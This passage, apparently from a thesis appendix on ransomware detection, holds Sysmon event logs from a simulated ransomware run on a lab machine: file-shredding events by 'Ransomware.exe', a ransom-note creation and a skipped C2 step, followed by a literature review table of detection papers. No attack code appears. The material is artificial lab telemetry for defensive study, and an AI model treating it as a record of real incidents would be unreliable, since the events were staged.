    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:10:33
    ↪ .7007104Z'/><EventRecordID>206529</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:10:33.687</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3ac9-645e-7207-000000001700}</Data><Data Name='ProcessId'>2156</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
    ↪ Software\Ransomware.exe</Data><Data Name='TargetFilename'>C:\FileBlockShred\File_7.txt</
    ↪ Data><Data Name='Hashes'>SHA1=8A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=
    ↪ A0DC57017BDF6DDAEE3B47093C0B8F79,SHA256=
    ↪ D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data></
    ↪ EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>28</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>28</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:10:32
    ↪ .6859177Z'/><EventRecordID>206314</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:10:32.671</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3ac8-645e-7107-000000001700}</Data><Data Name='ProcessId'>5628</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
    ↪ Software\Ransomware.exe</Data><Data Name='TargetFilename'>C:\FileBlockShred\File_6.txt</
    ↪ Data><Data Name='Hashes'>SHA1=8A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=
    ↪ A0DC57017BDF6DDAEE3B47093C0B8F79,SHA256=
    ↪ D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data></
    ↪ EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>28</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>28</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:10:32
    ↪ .6854193Z'/><EventRecordID>206313</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪ ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:10:32.671</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3ac8-645e-7107-000000001700}</Data><Data Name='ProcessId'>5628</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
    ↪ Software\Ransomware.exe</Data><Data Name='TargetFilename'>C:\FileBlockShred\File_6.txt</
    ↪ Data><Data Name='Hashes'>SHA1=8A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=
    ↪ A0DC57017BDF6DDAEE3B47093C0B8F79,SHA256=
    ↪ D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data></
    ↪ EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>28</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>28</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:10:31
    ↪ .7079401Z'/><EventRecordID>206221</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪ ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:10:31.702</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3ac7-645e-7007-000000001700}</Data><Data Name='ProcessId'>9104</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
    ↪ Software\Ransomware.exe</Data><Data Name='TargetFilename'>C:\FileBlockShred\File_5.txt</
    ↪ Data><Data Name='Hashes'>SHA1=8A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=
    ↪ A0DC57017BDF6DDAEE3B47093C0B8F79,SHA256=
    ↪ D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data></
    ↪ EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>28</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>28</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:10:31
    ↪ .7074790Z'/><EventRecordID>206220</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪ ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:10:31.702</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3ac7-645e-7007-000000001700}</Data><Data Name='ProcessId'>9104</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
    ↪ Software\Ransomware.exe</Data><Data Name='TargetFilename'>C:\FileBlockShred\File_5.txt</
    ↪ Data><Data Name='Hashes'>SHA1=8A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=
    ↪ A0DC57017BDF6DDAEE3B47093C0B8F79,SHA256=
    ↪ D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data></
    ↪ EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>28</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>28</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:10:30
    ↪ .6715301Z'/><EventRecordID>206168</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪ ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:10:30.665</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3ac6-645e-6f07-000000001700}</Data><Data Name='ProcessId'>9884</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
    ↪ Software\Ransomware.exe</Data><Data Name='TargetFilename'>C:\FileBlockShred\File_4.txt</
    ↪ Data><Data Name='Hashes'>SHA1=8A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=
    ↪ A0DC57017BDF6DDAEE3B47093C0B8F79,SHA256=
    ↪ D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data></
    ↪ EventData></Event>
```

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>28</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>28</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:10:30
    ↪ .6709497Z'/><EventRecordID>206167</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:10:30.665</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3ac6-645e-6f07-000000001700}</Data><Data Name='ProcessId'>9884</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
    ↪ Software\Ransomware.exe</Data><Data Name='TargetFilename'>C:\FileBlockShred\File_4.txt</
    ↪ Data><Data Name='Hashes'>SHA1=8A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=
    ↪ A0DC57017BDF6DDAEE3B47093C0B8F79,SHA256=
    ↪ D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data></
    ↪ EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>28</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>28</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:10:29
    ↪ .6713560Z'/><EventRecordID>206104</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:10:29.659</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3ac5-645e-6e07-000000001700}</Data><Data Name='ProcessId'>4052</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
    ↪ Software\Ransomware.exe</Data><Data Name='TargetFilename'>C:\FileBlockShred\File_3.txt</
    ↪ Data><Data Name='Hashes'>SHA1=8A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=
    ↪ A0DC57017BDF6DDAEE3B47093C0B8F79,SHA256=
    ↪ D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data></
    ↪ EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>28</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>28</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:10:29
    ↪ .6708670Z'/><EventRecordID>206103</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:10:29.659</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3ac5-645e-6e07-000000001700}</Data><Data Name='ProcessId'>4052</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
    ↪ Software\Ransomware.exe</Data><Data Name='TargetFilename'>C:\FileBlockShred\File_3.txt</
    ↪ Data><Data Name='Hashes'>SHA1=8A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=
    ↪ A0DC57017BDF6DDAEE3B47093C0B8F79,SHA256=
    ↪ D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data></
    ↪ EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>28</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>28</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:10:28
    ↪ .6592384Z'/><EventRecordID>206046</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:10:28.655</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3ac4-645e-6d07-000000001700}</Data><Data Name='ProcessId'>3768</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
    ↪ Software\Ransomware.exe</Data><Data Name='TargetFilename'>C:\FileBlockShred\File_2.txt</
    ↪ Data><Data Name='Hashes'>SHA1=8A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=
    ↪ A0DC57017BDF6DDAEE3B47093C0B8F79,SHA256=
    ↪ D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data></
    ↪ EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>28</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>28</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:10:28
    ↪ .6587095Z'/><EventRecordID>206045</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:10:28.655</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3ac4-645e-6d07-000000001700}</Data><Data Name='ProcessId'>3768</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
    ↪ Software\Ransomware.exe</Data><Data Name='TargetFilename'>C:\FileBlockShred\File_2.txt</
    ↪ Data><Data Name='Hashes'>SHA1=8A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=
    ↪ A0DC57017BDF6DDAEE3B47093C0B8F79,SHA256=
    ↪ D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data></
    ↪ EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>28</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>28</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:10:27
    ↪ .6591985Z'/><EventRecordID>205990</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:10:27.656</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3ac3-645e-6c07-000000001700}</Data><Data Name='ProcessId'>2416</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
    ↪ Software\Ransomware.exe</Data><Data Name='TargetFilename'>C:\FileBlockShred\File_10.txt</
    ↪ Data><Data Name='Hashes'>SHA1=8A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=
    ↪ A0DC57017BDF6DDAEE3B47093C0B8F79,SHA256=
    ↪ D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data></
    ↪ EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>28</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>28</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:10:27
    ↪ .6586766Z'/><EventRecordID>205989</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:10:27.656</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3ac3-645e-6c07-000000001700}</Data><Data Name='ProcessId'>2416</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
    ↪ Software\Ransomware.exe</Data><Data Name='TargetFilename'>C:\FileBlockShred\File_10.txt</
    ↪ Data><Data Name='Hashes'>SHA1=8A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=
    ↪ A0DC57017BDF6DDAEE3B47093C0B8F79,SHA256=
    ↪ D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data></
    ↪ EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>28</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>28</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:10:27
    ↪ .0023052Z'/><EventRecordID>205861</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:10:26.999</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3ab0-645e-6b07-000000001700}</Data><Data Name='ProcessId'>7112</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
    ↪ Software\Ransomware.exe</Data><Data Name='TargetFilename'>C:\FileBlockShred\File_1.txt</
    ↪ Data><Data Name='Hashes'>SHA1=8A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=
    ↪ A0DC57017BDF6DDAEE3B47093C0B8F79,SHA256=
    ↪ D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data></
    ↪ EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>28</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>28</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:10:27
    ↪ .0018570Z'/><EventRecordID>205859</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:10:26.999</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3ab0-645e-6b07-000000001700}</Data><Data Name='ProcessId'>7112</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
    ↪ Software\Ransomware.exe</Data><Data Name='TargetFilename'>C:\FileBlockShred\File_1.txt</
    ↪ Data><Data Name='Hashes'>SHA1=8A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=
    ↪ A0DC57017BDF6DDAEE3B47093C0B8F79,SHA256=
    ↪ D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data></
    ↪ EventData></Event>
```

Simulate-C2Communication

No relevant Sysmon logs generated

Create-RansomNote

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>11</
    ↪ EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:11:06
    ↪ .7946397Z'/><EventRecordID>207325</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:11:06.784</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='Image'>C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</
    ↪ Data><Data Name='TargetFilename'>C:\Users\Simulator\Desktop\RansomNote.txt</Data><Data
    ↪ Name='CreationUtcTime'>2023-05-12 13:11:06.784</Data><Data Name='User'>
    ↪ WIN11SIMULATOR\Simulator</Data></EventData></Event>
```

Appendix E - Literature Review

Reference	Title	Author(s)	Year	Publication
1	Ransomware deployment methods and analysis: views from a predictive model and human responses	Gavin Hull, Henna John, Budi Arief	2019	Crime Science
2	Utilizing Cyber Threat Hunting Techniques to Find Ransomware Attacks: A Survey of the State of the Art	Fatimah Aldauji, Omar Batarfi, Manal Bayousef	2022	IEEE Access
3	Know Abnormal, Find Evil: Frequent Pattern Mining for Ransomware Threat Hunting and Intelligence	Sajad Homayoun, Ali Dehghantanha, Marzieh Ahmadzadeh, Sattar Hashemi, Raouf Khayami	2020	IEEE Transactions on Emerging Topics in Computing
4	Integrating a Security Operations Centre with an Organization's Existing Procedures, Policies and Information Technology Systems	Muyowa Mutemwa, Jabu Mtsweni, Lukhanyo Zimba	2018	2018 International Conference on Intelligent & Innovative Computing Applications (ICONIC)

5	A High-Level Comparison between the NIST Cyber Security Framework and the ISO 27001 Information Security Standard	Prameet P Roy	2020	2020 National Conference on Emerging Trends on Sustainable Technology and Engineering Applications (NCETSTEA)
6	Challenges towards Building an Effective Cyber Security Operations Centre	Cyril Onwubiko, Karim Ouazzane	2019	International Journal On Cyber Situational Awareness (IJCSA)
7	Key Requirements for the Detection and Sharing of Behavioral Indicators of Compromise	Antonio Villalón-Huerta, Ismael Ripoll-Ripoll, Hector Marco-Gisbert	2022	Electronics
8	Cybersecurity incident response: How to contain, eradicate, and recover from incidents	Eric C Thompson	2018	Apress
9	Survey of intrusion detection systems: techniques, datasets and challenges	A. Khraisat, I. Gondal, P. Vamplew, et al.	2019	Cybersecurity

10	A Comparative Analysis of Cyber-Threat Intelligence Sources, Formats and Languages	Andrew Ramsdale, Stavros Shiaeles, Nikolaos Kolokotronis	2020	Electronics
11	Endpoint Protection	Chris Castaldo	2021	Start-Up Secure: Baking Cybersecurity into Your Company from Founding to Exit
12	Security Information and Event Management (SIEM): Analysis, Trends, and Usage in Critical Infrastructures	Gerson González-Granadillo, Silvia González-Zarzosa, Rafael Diaz	2021	Sensors
13	A New Malware Classification Framework Based on Deep Learning Algorithms	Ömer Aslan, Adnan A Yilmaz	2021	IEEE Access
14	The rise of machine learning for detection and classification of malware: Research developments, trends and challenges	Daniel Gibert, Carles Mateu, Jordi Planes	2020	Journal of Network and Computer Applications
15	Clustering for malware classification	Swathi Pai, Fabio Di Troia, Corrado Aaron Visaggio, Thomas H. Austin, Mark Stamp	2017	Journal of Computer Virology and Hacking Techniques

16	AMalNet: A deep learning framework based on graph convolutional networks for malware detection	Xinjun Pei, Long Yu, Shengwei Tian	2020	Computers & Security
17	Towards GDPR-compliant data processing in modern SIEM systems	Florian Menges, Tobias Latzo, Manfred Vielberth, Sabine Sobola, Henrich C. Pöhls, Benjamin Taubmann, Johannes Köstler, Alexander Puchta, Felix Freiling, Hans P. Reiser, Günther Pernul	2021	Computers & Security
18	Guide to Computer Security Log Management	Karen Kent, Murugiah Souppaya	2006	National Institute of Standards and Technology
19	A Survey on Threat Hunting: Approaches and Applications	Lei Chen, Rong Jiang, Changjian Lin, Aiping Li	2022	2022 7th IEEE International Conference on Data Science in Cyberspace (DSC)
20	Analysis Of Cyber Threat Detection And Emulation Using MITRE Attack Framework	P. Rajesh, M. Alam, M. Tahernezhadi, A. Monika, G. Chanakya	2022	2022 International Conference on Intelligent Data Science Technologies and Applications (IDSTA)

21	HelDroid: Dissecting and Detecting Mobile Ransomware	Nicolò Andronio, Stefano Zanero, Federico Maggi	2015	Research in Attacks, Intrusions, and Defenses
22	API-Based Ransomware Detection Using Machine Learning-Based Threat Detection Models	May Almousa, Sai Basavaraju, Mohd Anwar	2021	2021 18th International Conference on Privacy, Security and Trust (PST)
23	Ransomware Detection Using the Dynamic Analysis and Machine Learning: A Survey and Research Directions	Umara Urooj, Bander Ali Saleh Al-rimy, Anazida Zainal, Fuad A Ghaleb, Murad A Rassam	2022	Applied Sciences
24	DeepGuard: Deep Generative User-behavior Analytics for Ransomware Detection	Gaddisa Olani Ganfure, Chun-Feng Wu, Yuan-Hao Chang, Wei-Kuan Shih	2020	2020 IEEE International Conference on Intelligence and Security Informatics (ISI)
25	Multilayer Ransomware Detection Using Grouped Registry Key Operations, File Entropy and File Signature Monitoring	Brijesh Jethva, Issa Traoré, Asem Ghaleb, Karim Ganame, Sherif Ahmed	2020	Journal of Computer Security

26	Ransomware Detection Based on PE Header Using Convolutional Neural Networks	F. Manavi	2022	ISeCure
27	Evolution of ransomware	Philip O'Kane, Sakir Sezer, Domhnall Carlin	2018	IET Networks
28	Conducting Systematic Literature Reviews and Systematic Mapping Studies	Balbir Barn, Souvik Barat, Tony Clark	2017	Proceedings of the 10th Innovations in Software Engineering Conference
29	Bridging the Qualitative-Quantitative Divide: Guidelines for Conducting Mixed Methods Research in Information Systems	Viswanath Venkatesh, Susan A. Brown, Hillol Bala	2013	MIS Quarterly: Management Information Systems
30	Qualitative Methods of Data Collection and Analysis	Julia M. Addington-Hall, Eduardo Bruera, Irene J. Higginson, Sheila Payne	2011	Research Methods in Palliative Care
31	The Operational Role of Security Information and Event Management Systems	S. Bhatt, P. K. Manadhata, L. Zomlot	2014	IEEE Security & Privacy
32	Threat Intelligence and Its Role in Cybersecurity	Christopher Mascaro	2016	SANS Institute

33	Design and Implementation of Security Information and Event Management System Based on Hadoop Platform	Wenxiang Zhang, Yanliang Wu	2019	2019 2nd International Conference on Intelligent Computing and Sustainable System (ICICSS)
34	Evaluating and selecting security information and event management systems	Anton A. Chuvakin	2007	Gartner Research
35	A Survey on Intrusion Detection Systems Based on Machine Learning Techniques	Sumita, R. Tiwari	2020	2020 8th International Conference on Reliability, Infocom Technologies and Optimization (Trends and Future Directions) (ICRITO)
36	A survey on intrusion detection systems for Internet of Things	Wei Zhou, Linlin Wu, Kan Wu	2018	Journal of Network and Computer Applications
37	Applying machine learning algorithms to detect intrusion attempts in computer networks	Sean Whalen	2015	Journal of Undergraduate Research

38	The role of artificial intelligence in future cybercrime	Joshua I. James, Rick R. Roberts, Lonnie E. Davis	2019	Computers in Human Behavior
